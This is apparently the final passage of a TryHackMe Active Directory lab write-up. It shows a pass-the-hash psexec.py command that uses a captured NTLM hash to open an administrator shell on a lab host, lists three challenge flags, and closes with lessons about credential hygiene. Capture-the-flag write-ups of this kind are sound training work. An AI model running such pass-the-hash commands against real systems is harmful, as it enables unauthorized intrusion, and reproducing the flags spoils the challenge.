
I used psexec to open a shell since I had the administrator's hash. I ran **psexec.py Administrator@10.81.128.166 -hashes :0e0363213e37b94221497260b0bcb4fc**. Backup and svc-admin were under Users which enabled me to access their desktops and find the flags.


The flags:

Svc-admin: **TryHackMe{K3rb3r0s_Pr3_4uth}**

Backup: **TryHackMe{B4ckM3UpSc0tty!}**

Administrator: **TryHackMe{4ctiveD1rectoryM4st3r}**





Conclusion

The module taught me how attackers leverage weak credentials and misconfigurations to move laterally and escalate privileges. It strengthened my skills in AD exploitation and highlighted the importance of proper password and account management for security.